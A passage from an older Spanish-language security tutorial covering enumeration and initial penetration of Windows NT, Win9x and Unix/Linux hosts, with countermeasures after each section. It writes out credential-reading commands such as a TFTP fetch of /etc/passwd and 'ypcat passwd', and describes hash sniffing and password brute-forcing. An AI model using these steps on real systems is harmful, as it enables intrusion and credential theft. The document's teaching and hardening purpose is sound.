Si el NT está con la configuración por defecto seguramente la vulnerabilidad de null connection estará activa y podremos obtener más datos con nltest usando las siguientes sintaxis:

```
nltest /server:<server_name>
```

Que nos mostrará datos sobre el server en cuestión, o:

```
nltest /trusted_domains
```

Que nos mostrará las relaciones de confianza entre el dominio del servidor y otros dominios.

Para más datos ver la documentación de nltest en el NTRK.

El siguiente paso es la enumeración de shares NetBIOS, que podemos intentar visualizar (nuevamente) con net view:

```
C:\net view \\GOONIE
```

Shared resources at \\209.217.24.12

GOONIE

Share name	Type	Used as	Comment
NETLOGON	Disk		Logon server share
Test	Disk		Public access

The command completed successfully.

Otras herramientas disponibles en el NTRK para la enumeración de shares son:

```
rmtshare
srvcheck
srvinfo -s
```

Consultar la documentación del NTRK para ver el uso de las mismas.

Saliendo del NTRK, existe una excelente (y muy completa) herramienta que permite entre otras cosas la enumeración de shares, llamada DumpACL, de Somarsoft (actualmente ha sido renombrada como DumpSec, se encuentra en <http://www.somarsoft.com>). Esta herramienta automatiza el proceso de establecer primero la null session, y vá más lejos de enumerar shares y usuarios, pudiendo mostrarnos las políticas del servidor, lo cual es muy útil para saber si tienen activo bloqueo de cuenta tras X cantidad de intentos fallidos de login.

Una de las herramientas más completas para enumeración desde consola es el programa enum (<http://razor.bindview.com>), con las siguientes funcionalidades:

```
D:\tools\enum\enum
usage:  enum  [switches]  [hostname|ip]
  -U:  get userlist
  -M:  get machine list
  -N:  get namelist dump (different from -U|-M)
  -S:  get sharelist
  -P:  get password policy information
  -G:  get group and member list
  -L:  get LSA policy information
  -D:  dictionary crack, needs -u and -f
  -d:  be detailed, applies to -U and -S
  -c:  don't cancel sessions
  -u:  specify username to use (default "")
  -p:  specify password to use (default "")
  -f:  specify dictfile to use (wants -D)
```

Con las herramientas anteriores podemos enumerar shares de a una máquina por vez (aunque podríamos hacer un script con enum), si lo que deseamos es escanear toda una subred existe la herramienta Legion, disponible en varios repositorios de herramientas de hacking en Internet (entre otros en <http://www.splitsecond.nu>). Por último mencionaremos la herramienta NetBIOS Auditing Tool (NAT) para consola, por Andrew Tridgell, y la interface gráfica para la misma, por la gente de Rhino9, también disponibles en sites de hacking (buscar con Astalavista). Otras herramientas para obtener otros datos de redes NT son:

- epdump (<http://www.ntshop.net/security/tools/def.html>) que obtiene datos del RPC portmapper
- getmac y netdom del NTRK, la primera obtiene la MAC address remota y la segunda muestra los BDCs (Backup Domain Controllers) entre otras cosas.

Por último netviewx (<http://www.ibt.ku.dk/jesper/Nttools/>) que permite enumerar todavía más información. En esta página pueden obtenerse otras herramientas útiles.

### **Contramedidas:**

La mejor forma de evitar que se filtre toda la información arriba mencionada es filtrar todo el tráfico UDP y TCP en los puertos 135 a 139 en el perímetro de la LAN, con lo cual efectivamente evitamos que las máquinas Windows puedan ser contactadas con los mecanismos estándar de este sistema operativo.

En el caso de conectar NT directo a Internet desactivar los bindings de NetBIOS a las interfaces.

Parchar la vulnerabilidad que permite null session. El parche se incorporó primeramente en el Service Pack 4 de NT, pero no alcanza solamente con instalar el Service Pack, es necesario verificar la existencia de una entrada en la registry:

`\HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymous`

Los valores posibles (DWORD) para esta entrada son:

Valor	Resultado
0	Permite enumerar datos por null session
1	Permite null session, pero no enumerar
2 (sólo Win2K)	No permite null session

*NOTA: Hay que tener cuidado con el valor 1, porque existen herramientas que pueden enumerar datos aún con este valor, por ejemplo UserInfo y UserDump de <http://www.hammerofgod.com>*

Cabe mencionar que Windows 2000 tiene la entrada ya creada en la registry, pero con el valor 0, que PERMITE la null connection y enumerar recursos.

¿Por qué no se parcha automáticamente al instalar el Service Pack y Windows 2000 no viene con la null connection prohibida por defecto? Porque en ocasiones parchar la null connection puede romper algunos tipos de conectividad (tales como clientes Novell, aplicaciones legacy, etc.).

Es **imprescindible** probar todo primero en un entorno de testeo antes de aplicar cambios a los servidores del entorno productivo.

Windows 2000 tiene otro puerto para tráfico SMB sobre TCP/IP: 445, y puede ser tan ilustrativo como los viejos puertos de NetBIOS. Pueden utilizarse los filtros IPsec de Windows 2000 para los problemas de enumeración por SMB, pero no son demasiado flexibles, y sigue siendo preferible utilizar algún tipo de firewall.

## Enumeración de grupos y usuarios en NT

Con la herramienta nbtstat podemos enumerar datos sobre los usuarios de un NT:

```
C:\nbtstat -A 204.16.2.8
      NetBIOS Remote Machine Name Table
      Name                           Type               Status
-----
ALEPH                <20>  UNIQUE           Registered
TESTER               <00>  UNIQUE           Registered
GOONIES              <00>  GROUP            Registered
TECNICO              <03>  UNIQUE           Registered
LUIS                 <1D>  UNIQUE           Registered
ADMINISTRATOR        <03>  UNIQUE           Registered
..__MSBROWSE__..    <01>  GROUP            Registered

MAC Address = 00-C0-4F-86-80-05
```

Esto nos muestra la tabla de nombres NetBIOS de la máquina, con el nombre del sistema (ALEPH), el dominio (LUIS) y cualquier ID de los usuarios logueados (en este caso ADMINISTRATOR y TECNICO).

El truco es conocer el significado de los valores hexadecimales de la segunda columna. Tomen en cuenta que la tabla de nombres NetBIOS nos mostrará solamente aquellos elementos que hayan interactuado con la máquina en cuestión (esta tabla es dinámica, y se va actualizando a medida que pasa el tiempo).

**Hint:** para entender mejor la salida de nbtstat consultar "Using Samba".

Existen otras herramientas del NTRK que sirven para enumerar usuarios y grupos, tales como usrstat, showgrps, local y global. Asimismo puede usarse la herramienta DumpACL ya mencionada, pero en su versión de consola, como puede verse en el siguiente ejemplo:

```
C:\dumpacl /computer=204.16.22.23 /rpt=useronly
      /saveas=tsv /outfile=c:\temp\users.txt

C:\cat c:\temp\users.txt
4/3/99 8:15 PM - Somarsoft DumpAcl - \\204.16.22.23
UserName  FullName          Comment
luís      Luis Castro
jorge     Jorge López           QC Control
carlos    Carlos Rucco          Gerente Marketing
```

La primer línea de comando aparece separada en dos renglones por una cuestión de espacio, al tipearla hacerlo en una sola línea.

Dos herramientas sumamente poderosas en la enumeración de NT son sid2user y user2sid por Evgenii Rudnyi (<http://www.chem.msu.su:8080/~rudnyi/NT/sid.tx>) que permiten convertir un SID (security identifier) a nombre de usuario y viceversa.

El SID es un número que es único para cada máquina NT, ya que se genera a partir de los datos de licencia del producto y la fecha y hora del sistema.

```
C:\user2sid \\192.168.202.33 "domain users"
```

```
S-1-5-21-8915387-1645822062-1819828000-513
```

```
Number of subauthorities is 5  
Domain is WINDOWSNT  
Length of SID in memory is 28 bytes  
Type of SIS is SidTypeGroup
```

Esto nos cuenta el SID de la máquina (el Nessus ya mencionado nos muestra el SID de la máquina si está mal configurada). Partiendo del SID de la máquina podemos averiguar el user ID de las cuentas tomando en cuenta que el último número (513) es el RID (relative identifier), y tomando como base que las cuentas se cargan a partir del RID 500, correspondiente al Administrator, el Guest es 501, etc.

Para hacer esto usaremos `sid2user`:

```
C:\sid2user \\192.168.202.33 5 21 8915387 1645822062 1819828000 500
```

```
Name is admin  
Domain is WINDOWSNT  
Type of SID is SidTypeUser
```

Nótese que hay que omitir S-1 y los guiones. Siempre la primer cuenta de usuario creada en un NT tiene RID 1000 y sigue a partir de allí en forma consecutiva. Sabiendo esto y con un poco de tiempo y paciencia pueden enumerarse todos los usuarios de una máquina NT.

El hecho de que al crear un usuario SIEMPRE se le asigne un nuevo RID es el motivo por el cual Microsoft avisa que NO DEBE borrarse la cuenta Administrator, ya que no serviría de nada volver a crearla con el mismo nombre (esto es extensivo a cualquier cuenta que tengamos que dejar de usar, es preferible inactivarlas a borrarlas).

Estas herramientas funcionan aún cuando se active RestrictAnonymous para evitar las null sessions, en tanto que se pueda acceder el puerto 139. Inclusive han sido testeadas sobre Windows 2000 y funcionan ;-)

## ***SNMP***

Simple Network Management Protocol es una excelente fuente de información si los sistemas NT tienen activo el SNMP Agent y no se tomó la precaución de cambiar los default community names (public, private, etc.).

Una de las herramientas de enumeración es `snmputil` del NTRK (ver la documentación que la acompaña), pero por sobre todo SolarWinds 2000 (<http://www.solarwinds.net>), que con la herramienta IP Browser (que puede bajarse independientemente del resto del paquete) permite obtener literalmente toneladas de información vía SNMP. La versión full de SolarWinds 2000 inclusive tiene un SNMP Brute Force que permite adivinar los community names con métodos similares a los utilizados por los password crackers (diccionario).



### **Contramedidas:**

Desactivar el agente SNMP en Windows NT.

Cambiar los community names por default (usualmente public para los accesos READ a la información por SNMP).

En caso de necesitar usar SNMP bloquear el tráfico TCP y UDP a los puertos 161 y 162 en el perímetro de la red y/o permitirlo solamente para la estación de monitoreo SNMP.

Chequear la red con herramientas como SolarWinds 2000 para detectar posibles vulnerabilidades y la información que se filtra hacia afuera.

### ***Enumeración de aplicaciones y banners***

Más información puede obtener haciendo telnet a los distintos servicios activos y presionando un par de ENTERs.

Por ejemplo:

```
telnet www.test.com 80
HTTP/1.0 400 Bad Request
Server: Netscape-Commerce/1.12
```

Your browser sent a non-HTTP compliant message.

Otra herramienta a utilizar es el NetCat (nc). Existe una versión de NetCat para NT además de la de Linux en <http://www.atstake.com>

El NetCat de Linux viene incluido en Red Hat, es el comando nc.

```
C:\nc -v www.testNT2.com 80
www.testNT2.com[192.168.45.7] 80 (?) open
```

En este punto establecimos una raw connection. Enviando información (un par de ENTERs) podemos obtener algún dato:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Sat, 26 Ago 2000 08:42:40 GMT
Content-Type: text/html
Content-Length: 87
```

```
<html><head><title>Error</title></head><body>The parameter is incorrect.
</body></html>
```

Alimentando la raw connection con algo más significativo que un par de ENTERs pueden obtenerse otros resultados, sólo es necesario escribir lo que queremos enviar en un archivo de texto y dárselo como input al NetCat.

Entre las últimas herramientas a mencionar, tenemos regdmp del NTRK, que nos permitirá intentar acceder en forma remota a la registry (usualmente esta funcionalidad está limitada al usuario Administrator, pero no se pierde nada con probar):

```
C:\regdump -m \\192.168.202.33
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SystemTray = SysTray.Exe
    BrowserWebCheck = loadwc.exe
```

La primer línea aparece en dos renglones por una cuestión de espacio, debe tipearse todo en una sola línea (se intenta visualizar ese registro en particular).

DumpACL, ya mencionada, también tiene la funcionalidad de intentar acceso remoto a la registry.

### **Contramidas:**

Inhabilitar los banners de las aplicaciones que deban brindarse. Usualmente la documentación de cada una indica cómo hacerlo, aunque en el caso del IIS es necesario modificar una DLL con un editor hexadecimal (y muchísimo cuidado). Chequearlas con NetCat y/o telnet.

Chequear que el acceso remoto a la registry esté limitado al administrador, de ser necesario aplicar parches de Microsoft.

Utilizar activamente herramientas tales como DumpACL para chequear la propia seguridad.

## **UNIX / Linux**

Los 3 puntos de entrada para enumeración de recursos en sistemas \*nix son el RPC portmapper, NIS y NFS.

En primer lugar, para chequear si existe un NFS mal configurado que permite acceso irrestricto a un directorio compartido podemos utilizar la herramienta showmount (viene con Linux):

```
[root@linux11 /root]# showmount -e 10.0.0.10
Export list for 10.0.0.10:
/mnt/cdrom (everyone)
```

El flag '-e' permite listar la lista de exports del sistema remoto.

El verdadero riesgo es que alguien haya compartido directorios tales como '/' o '/usr', donde existe la posibilidad de acceso a información importante del sistema, e inclusive de comprometer **SERIAMENTE** la seguridad si existen archivos con permiso de escritura para 'other'.

Actualmente se pueden intentar visualizar shares compartidos mediante Samba, que está creciendo en popularidad como mecanismo para compartir recursos en redes mixtas. Esto puede hacerse con el Network Neighborhood de Windows, o con el comando smbclient en Linux, como se ve a continuación:

```
[root@linux11 /root]# smbclient -L 10.0.0.10
added interface ip=10.0.0.11 bcast=10.0.0.255 nmask=255.255.255.0
Password:
Anonymous login successful
Domain=[MIXNET] OS=[Unix] Server=[Samba 2.0.3]
```

Sharename	Type	Comment
-----	----	-----
Qassure	Disk	
IPC\$	IPC	IPC Service (Samba Server)

Server	Comment
-----	-----

LINUX10	Samba Server
Workgroup	Master
-----	-----
MIXNET	LINUX10

El siguiente paso sería intentar conectarse con smbclient, que nos brindará la conocida interface estilo ftp, y ver qué puede encontrarse en el sistema. Las implicaciones de seguridad de un Samba mal configurado son similares a aquellas de NFS mal configurado.

NIS (Network Information Service) es un mecanismo multifuncional que permite entre otras cosas centralizar los logins de una red Linux en un servidor maestro (además permite tener servidores esclavos).

NIS utiliza para casi todas sus funciones y la comunicación entre los clientes y el server un nombre de dominio NIS, que debe ser DIFERENTE del nombre de dominio de red, y debe mantenerse en estricto secreto, ya que conociendo el dominio NIS pueden enumerarse muchos datos del sistema remoto.

En el NIS-HOWTO explica claramente el caso y las implicaciones de seguridad, mencionaremos solamente que conociendo el nombre de dominio NIS podemos intentar setear un servidor NIS esclavo (o aún un cliente) para copiarnos todas las bases de datos de usuarios y recursos, que luego consultaremos con ypcat, ypbind, y los otros comandos relacionados con NIS:

Primero nos logueamos como root y configuramos nuestra máquina como cliente NIS del servidor que está mal configurado, para poder configurarlo es que necesitamos conocer el nombre del dominio NIS.

```
[root@linux11 HOWTO]# ypbind
```

Nos acabamos de conectar al server (casualmente como root).

```
[root@linux11 HOWTO]# ypcat passwd
```

Nos muestra el /etc/passwd (obviamente podemos ver el shadow tambien).

Esta es una de las principales fallas de los sistemas que utilizan NIS, los administradores no suelen hacer caso de la advertencia en el NIS-HOWTO y utilizan el mismo nombre del dominio de red.

El Sun RPM portmapper administra las conexiones de muchas aplicaciones, tales como NIS, NFS, algunas bases de datos, el mcserv (servidor de Midnight Commander) y otras.

Para averiguar datos sobre los servicios que está administrando el RPC portmapper, usaremos el siguiente comando:

```
[root@linux11 HOWTO]# rpcinfo -p 10.0.0.10
  program vers proto  port
    100000   2   tcp    111  portmapper
    100000   2   udp    111  portmapper
    100024   1   udp    984  status
    100024   1   tcp    986  status
    100011   1   udp    995  rquotad
    100011   2   udp    995  rquotad
    100005   1   udp   1005  mountd
```

100005	1	tcp	1007	mountd
100005	2	udp	1010	mountd
100005	2	tcp	1012	mountd
100005	3	udp	1015	mountd
100005	3	tcp	1017	mountd
300516	2	tcp	3	

Y podemos chequear doblemente la disponibilidad de un servicio con:

```
[root@linux11 HOWTO]# rpcinfo -t 10.0.0.10 100024
program 100024 version 1 ready and waiting
```

Ya que el portmapper nos puede indicar que en el sistema remoto corre NIS, las implicaciones de seguridad son importantes si el administrador no tuvo la precaución de utilizar un nombre de dominio NIS diferente al nombre de dominio de red.

### **Contramedidas:**

Configurar adecuadamente NFS para no permitir acceso irrestricto a shares, restringirlo como mínimo a la subred de la LAN, y de ser posible a máquinas individuales. Lo mismo es válido para Samba, que por otra parte tiene mecanismos de seguridad más refinados que NFS, tales como hacer que Samba "escuche" solamente en una de las interfaces, permitir el acceso solamente desde una determinada subred, etc. Para más datos chequear el libro "Using Samba" (bajarlo de <http://www.oreilly.com>). Setear firewalling si es necesario, en la Linux Administrator Security Guide (<http://www.linuxdoc.org>) se detallan las siguientes reglas:

Para NFS bloquear los siguientes tráficos:

NFS	UDP	2049
RPC	UDP/TCP	111
mountd	UDP	635

Para Samba:

TCP y UDP a los puertos 137-139.

No utilizar el portmapper si no es necesario, o restringir el acceso al puerto 111 TCP y UDP (sunrpc) en el perímetro de la red.

El portmapper puede desactivarse si no se usa desde el `ntsysv`.

En caso de utilizar NIS tener las precauciones del caso con el nombre de dominio NIS, y evaluar la posibilidad de utilizar NIS+, que es más seguro (pero más difícil de configurar), como sugerencia personal todavía no utilizar NYS, que es ligeramente inestable (además de ser más difícil de configurar que NIS).

### ***Enumeración de usuarios y grupos***

El mecanismo más viejo para enumerar usuarios es finger, y requiere que el sistema remoto tenga activo el servicio finger (DESACTIVARLO en el `inetd.conf`!!!).

```
[root@linux11 /etc]# finger @linux10
[linux10]
No one logged on.
```

Nadie vigila, podemos hacer pruebas ;-)

Podemos obtener de esta forma información sobre quién está logueado, desde cuándo, etc.:

```
[root@linux11 /etc]# finger @linux10
[linux10]
Login      Name      Tty      Idle      Login Time      Office      Office Phone
Felipe     /1              Aug 27 15:05 (linux11.mixnet.org)
```

La utilidad de esto es conocer nombres de usuarios, a veces figura inclusive el nombre completo, teléfono, etc. si el administrador los cargó en el campo GECOS del /etc/passwd (NO CARGARLO!!!), y todo esto puede utilizarse en intentos de penetración e ingeniería social.

Otra buena fuente de información cuando están activos son los comandos 'r': rwho, rusers, etc., que también requiere que en la máquina esté corriendo el correspondiente demonio (y que uno jamás debe usar!!!):

```
[root@linux11 /etc]# rusers -l linux10
Felipe    linux10:pts/1              Aug 27 14:05
(linux11.mixnet.o)
```

### **Contramedidas:**

INACTIVAR el servicio finger y los comandos 'r'.

Chequear con ntsysv que estén inactivos los servidores 'r'.

Comentar (con #) la línea finger del /etc/inetd.conf, y reiniciar el servicio inet.

Otro mecanismo para averiguar user IDs es sendmail, siempre y cuando sea una versión vieja o esté mal configurado (esto último es muy común).

Para verlo en acción haremos un telnet al puerto 25 e intentaremos utilizar los comandos VRFY, que permite chequear el email de un usuario, y EXPN, que permite averiguar el email real detrás de un alias:

```
[root@linux11 /etc]# telnet linux10 25
Trying 10.0.0.10...
Connected to linux10 (10.0.0.10).
Escape character is '^]'.
220 linux10.mixnet.org SMTP Sendmail 8.9.3/8.9.3; Sun, 27 Aug 2000
15:14:45 -0300
vrfy root
250 root <root@linux10.mixnet.org>
expn postmaster
250 root <root@linux10.mixnet.org>
quit
221 linux10.mixnet.org closing connection
Connection closed by foreign host.
```

### **Contramedidas:**

Utilizar la última versión de sendmail y chequear que esté configurada para no responder a los comandos VRFY y EXPN.

Si chequeamos una máquina que tiene esta vulnerabilidad con el paquete Nessus ya mencionado inclusive nos dice qué línea del `/etc/sendmail.cf` debemos modificar para que no responda a estos comandos.

Vale mencionar Trivial FTP (TFTP), que JAMAS (en serio!) debería estar activo en una máquina conectada a Internet. NO UTILIZA AUTENTICACION, CUALQUIERA PUEDE USARLO. Si está activo y mal configurado (usualmente solo debería permitir el acceso a `/tftpboot`), puede obtenerse el `/etc/passwd` con:

```
tftp 192.168.202.34
tftp> connect 192.168.202.34
tftp> get /etc/passwd /tmp/passwd.cracklater
tftp> quit
```

### **Contramedida:**

No lo use ;-)

Usualmente Trivial FTP se utiliza para manipular los archivos de configuración de los routers (por ej. Cisco). En caso de usarlo hay que tener ESPECIAL precaución para que nadie pueda obtener dicho archivo desde la workstation de administración del router.

### ***Enumeración de aplicaciones y banners***

Valen las mismas consideraciones que en NT respecto del uso de Telnet y NetCat, con el agregado de `rpcinfo -p` ya mencionados y sus correspondientes contramedidas.

También tomar en cuenta (nuevamente) los contenidos de las páginas HTML y el código fuente de las mismas.

**NOTAS:** si se detectan puertos abiertos arriba del 32700, es muy probable que la máquina esté corriendo Solaris, que tiene una copia (oculta?) del portmapper en el puerto 32771 que debe chequearse indicando el puerto:

```
rpcinfo -n 32771 -t host prognum
```

Obviamente es necesario conocer los números con los cuales se registran los diferentes programas que utilizan el portmapper. Si bien esta información puede encontrarse por Internet o leyendo la documentación de cada software, es medio pesado.

Existe una versión modificada del `rpcinfo` para poder realizar `rpcinfo -p` al puerto 32771.

### ***Consideraciones generales:***

El recurso último para bloquear el acceso a toda la información que indicamos que puede enumerarse es una firewall adecuadamente configurada en el perímetro de la red. Sin embargo deben aplicarse todas las contramedidas posibles para la eventualidad de una violación de seguridad en la firewall o el acceso a un server interno mediante un xexploit, ya que una vez dentro no será necesario atravesar la firewall para realizar las tareas de enumeración.

# Parte 4





## Cuarto paso: Penetrate (Penetración al sistema)

Al fin llegó, ¿no? ;-)

En este paso veremos cuáles son los mecanismos usuales de violación de la seguridad de un sistema, en varias categorías: vulnerabilidad por mala configuración, errores de programas xploteables, acceso local y acceso remoto, etc.

En el caso de los xploits, y como ya se mencionó en el paso 3: las vulnerabilidades son dependientes de cada versión del servicio en cuestión, y obviamente del sistema operativo sobre el cual corre dicho servicio.

### Windows 9x

Aunque parezca mentira, los Windows 9x (en particular el 95) son relativamente seguros vía red, ya que no brindan servicios (Win95 no brinda ninguno, y Win98 tiene un par solamente que vienen desactivados por defecto, al igual que WinME) y como dije anteriormente: no se puede violar la seguridad de un sistema cerrado. Uno debe limitarse a aprovechar shares mal configurados o a la instalación de trojanos.

Una de las técnicas que puede utilizarse si descubrimos que existen carpetas compartidas es intentar un ataque por diccionario para averiguar el correspondiente password vía red. La herramienta Legion ya mencionada tiene una "BF Tool" que es en realidad un ataque por diccionario.

Hoy en día, sin embargo, se descubrió una vulnerabilidad en el mecanismo de autenticación de acceso a shares en toda la serie Win9x (95, 98 y ME) que permite especificar la longitud (cantidad de caracteres) a chequear cuando se controla el password. No hace falta pensar mucho para darse cuenta que el password "j1gnfjdnfg" es tan sólido como el password "j", solo hace falta especificar que se controlará solamente el primer carácter ;-)

El xplloit específico (es un parche al smbclient del Samba 2.0.6) está disponible en [online.securityfocus.com](http://online.securityfocus.com)

Obviamente la situación cambia radicalmente cuando estamos frente a la consola. Windows 9x ni siquiera tienen un mecanismo adecuado de autenticación de usuarios (cualquier que haya configurado un Win9x para red sabe que en el prompt de identificación de usuario se puede presionar "Cancel" e ingresamos igual). Algunas versiones viejas de Windows 95 inclusive permitían utilizar CTRL-ALT-DEL o ALT-TAB para salir del screensaver con password!

La mayoría de los passwords utilizados por Windows 9x, tanto de login que se almacenan en los archivos de "password list" \*.pwl, como los del protector de pantalla que van a la registry, utilizan algoritmos de encriptación francamente malos. Todos estos algoritmos ya han pasado por un proceso de ingeniería inversa y existen descriptores para todos ellos. Si no se mencionan en los sites de hacking es porque realmente nadie se siente orgulloso de "hackear" un Windows 9x.

Dentro de las herramientas disponibles podemos mencionar las siguientes:

- 95sscrk (95 Screensaver Crack, <http://users.aol.com/jpeschel/crack.htm>), que baja el password del screensaver de la registry y lo crackea. Es útil porque muchos usuarios utilizan el mismo password para cualquier uso.  
El screensaver incluso puede obviarse insertando un CD, ya que el mecanismo que autodetecta la inserción del CD y el autoarranque del mismo funciona aún con el

screensaver activo. Puede armarse un CD que autoejecute el código que uno desee (trojanos, etc.).

- Revelation (<http://www.snadboy.com>) permite mostrar el password oculto tras los asteriscos en todos aquellos casos donde el password fué grabado y se muestra como asteriscos.
- Unhide (<http://www.webdon.com>) tiene similares funciones.
- pwltool, del mismo site, crackea los archivos .pwl
- Dial-Up Ripper (dripper, se encuentra en repositorios de herramientas de hacking en Internet) permite crackear los passwords de las cuentas dialup que hayan grabado el password.
- VeoVeo, actualmente en su versión 2.0, disponible en <http://welcome.to/craaaack>, que tiene 3 funciones interesantes: revelar los passwords ocultos por asteriscos, activar controles que estén grisados, y activar funciones de menú que estén grisadas.

Dos sites que realmente merece una visita para los fanáticos del crackeo de passwords son <http://www.lostpassword.com> y <http://www.elcomsoft.com>

El objetivo real de obtener los passwords desde sistemas Win9x es la posibilidad (no demasiado remota) de que se estén utilizando los mismos passwords en sistemas más seguros (WinNT, Win2000, UNIX/Linux).

### **Contramedidas:**

Inactivar file/directory sharing.

No usar Windows 9x en ambientes de libre acceso.

Desactivar la función de autoarranque del CDROM.

No grabar los passwords, o al menos utilizar passwords diferentes para las distintas funciones.

## **Windows NT**

Este sistema operativo es relativamente seguro, pero lo es mucho menos de lo que pudo ser. Para todos los passwords de login NT utiliza un poderoso mecanismo de encriptación denominado "NTLM" ó NT Lan Manager (una variante del MD4: Message Digest v4) que es relativamente difícil de desencriptar.

Pero Microsoft decidió que era más importante la compatibilidad con sistemas legacy que la seguridad, y Windows NT usa adicionalmente el antiguo algoritmo de encriptación de LAN Manager, que es bastante débil (esto último no es culpa de Microsoft, el algoritmo fué originalmente desarrollado por IBM).

Una de las cosas que podría intentarse es adivinar manualmente passwords a través de la red, para lo cual es vital una lista de los usernames. Dicha lista seguramente la armamos con DumpACL y el par sid2user/user2sid en el paso de enumeración.

Hay que tomar en cuenta dos hechos opuestos:

- los usuarios tienden a elegir el password más sencillo posible, pero
- NT suele bloquear las cuentas tras 3 intentos fallidos (ojo con esto!)

Es bueno saber tambien que los controladores de dominio no suelen permitir el login interactivo excepto para unas pocas cuentas administrativas, por lo cual suele empezarse por algún NT Workstation o un NT Server miembro de la red, para ir conociendo los errores habituales en la red, antes de intentar nada sobre los DC.

El proceso de chequeo de passwords puede ser automatizado (recordar el lock de la cuenta!) con herramientas ya mencionadas como NetBIOS Auditing Tool (NAT) y Legion, o un simple script que utilice net use.

Una de las formas de asegurarnos si un sistema tiene activo el bloqueo de cuentas tras X intentos fallidos es utilizar DumpSec o enum durante la fase de enumeración. En el caso que no se pueda establecer la null session se puede intentar el login con la cuenta Guest, que nos dará diferentes mensajes según que especifiquemos un password erróneo o que se haya bloqueado (esto funciona aún con la cuenta Guest inhabilitada, existen tres mensajes diferentes según que esté bloqueada, se entregue password erróneo, o se entregue password correcto y esté inhabilitada).

Estos mecanismos no son demasiado efectivos contra cuentas importantes, donde los administradores tienden a elegir buenos passwords, pero suelen permitir la primer infiltración en cuentas con password nulo o trivial.

Otro método para facilitar el ingreso es el sniffing de la red para capturar los hash que son enviados al establecer las conexiones.

Una de las herramientas de múltiple funcionalidad que permite esto es L0phtcrack (<http://www.atstake.com>) la herramienta más conocida para crackeo de passwords NT, actualmente en su versión 3 llamada LC3, que incorpora un sniffer de red en el crackeador. Las versiones anteriores de L0phtcrack utilizaban un programa externo para este mismo fin, llamado readsmb.c. Una versión del readsmb para UNIX puede encontrarse en la página de herramientas de L0pht (y el código fuente de L0phtcrack para \*NIX se encuentra en varios archivos de herramientas de hacking en Internet).

Inclusive uno puede hacer que le envíen el hash a pedido, enviando un mail HTML con un URL del tipo `////mimaquina/midirectoriocompartido/grafico.gif` inserto en el código HTML. El hash llega y debemos sniffearlo.

La gente de L0pht también creó un sniffer que permite capturar los hash utilizados por los logins de NT que utilizan Microsoft VPN.

### **Contramedidas:**

Bloquear el tráfico NetBIOS en el perímetro de la red.

Forzar con las policies el uso de buenos passwords, lockear las cuentas luego de 3 intentos, y loguear los intentos de login fallidos.

Educar a los usuarios para que utilicen buenos passwords.

Utilizar switches en lugar de shared hubs, lo cual dificulta el sniffeo de la red (sigue funcionando el truquito del mail y los sniffers para redes switcheadas).

Desactivar el uso de los passwords de LAN Manager (este parche viene incorporado en SP4, pero el parche no está activado por defecto, ya que impide la conexión de clientes Win9x y anteriores).

Bloquear la cuenta Guest (para que no se pueda determinar si está activo el bloqueo de passwords) o borrarla con el programa delquest (disponible en Internet).

Los exploits remotos para NT son más un mito que una realidad, aunque esta situación va cambiando lentamente. Algunos de los más conocidos son:

- Netmeeting 2.x exploit ([http://www.cultdeadcow.com/cDc\\_files/cDc-351](http://www.cultdeadcow.com/cDc_files/cDc-351))
- NT RAS exploit (<http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm>)
- winhlp32 exploit (idem anterior)
- IIS HACK exploit (<http://www.eeye.com>)
- IIS UNICODE directory traversal vulnerability (<http://online.securityfocus.com>), lo veremos en más detalle en la sección UNIX/Linux, por similitud

Siempre que surgió algún problema de este tipo Microsoft terminó sacando un parche, pero eso mismo sucede en cualquier otro sistema operativo.

Los ataques más frecuentes contra redes Microsoft son los de Denial of Service (DoS) por claras fallas en los stacks de TCP/IP de este sistema operativo que lo han hecho claramente vulnerable, y por el simple hecho de ser el sistema operativo más utilizado en entorno empresario. Entre los ataques DoS más conocidos tenemos teardrop, teardrop2, snork, land y OOB (todos específicos de Windows, no hacen nada a un Linux).

### **Contramedidas:**

Tener instalado como mínimo el SP6a.

Obviamente estar al tanto de nuevos SP y Hot Fixes e instalarlos (no olvidar que deben probarse primero fuera del entorno productivo, en particular los Hot Fixes, que vienen bastante menos testeados que los Service Packs).

## **Linux/UNIX**

En el paso anterior hemos enumerado los servicios del sistema, y ahora disponemos de la información necesaria para buscar exploits que se apliquen a la versión instalada.

Existen literalmente centenares de sites en Internet que tienen archivos de los exploits a vulnerabilidades conocidas, dentro de ellos los siguientes:

- <http://online.securityfocus.com>
- <http://hack.co.za>
- <http://www.hackersclub.com>
- <http://www.uha1.com>

y otros.

Contemplaremos aquí las posibilidades de acceso remoto.

El acceso remoto se define como el acceso a consola local vía red. Una vez alcanzado el acceso shell, aún cuando sea con nivel de usuario, podemos considerar que estamos locales en el sistema, y se aplican metodologías locales que se describirán en el siguiente módulo como “escalación de privilegios”.

En sistemas \*NIX también aplican los ataques por fuerza bruta ya mencionados en la sección de Windows NT. Empeorados porque muchos sistemas no tienen implementadas políticas de lockeo de cuenta tras  $n$  intentos fallidos de conexión.

Los servicios que son atacables por fuerza bruta son, en principio, los siguientes:

- telnet
- FTP
- los servicios 'r' (rlogin, rsh, y otros)
- Secure Shell (SSH)
- POP
- HTTP/HTTPS

Recordemos la importancia del paso previo de enumeración de IDs de usuarios, ya que los user IDs, así como cualquier información del campo GECOS obtenida, por ejemplo, con finger, son aplicables a las metodologías de acceso remoto por fuerza bruta.

Uno de los errores más comunes (según mi experiencia) en sistemas Linux es que algún usuario tiene como password su user ID. Es mucho más frecuente de lo que puede imaginarse.

Si bien el ataque por fuerza bruta puede hacerse a mano, existen algunas herramientas automáticas para este proceso, mencionaremos las siguientes:

- brute\_web.c (<http://sunshine.sunshine.ro/FUN/New/>)
- pop.c (mismo site)
- middlefinger (<http://www.njh.com/latest/9709/970916-05.html>)

### **Contramedidas:**

Nunca se mencionará suficientes veces: **que los usuarios tengan buenos passwords.**

Forzar con políticas el cambio de passwords con frecuencia (30 días para cuentas administrativas, 60 días para usuarios normales).

La longitud mínima del password debe ser 8 caracteres, siendo preferible una longitud mínima de 12 caracteres para los passwords de alto privilegio. No utilizar versiones viejas de Linux que no utilicen encriptación MD5, ya que ignoraban cualquier caracter del password después del octavo.

Auditar los propios passwords con herramientas adecuadas para detectar passwords vulnerables y notificar a los usuarios de los mismos, obligándolos a cambiarlos (veremos este tema en el módulo siguiente).

No utilizar el mismo password en diferentes sistemas (en particular los passwords administrativos).
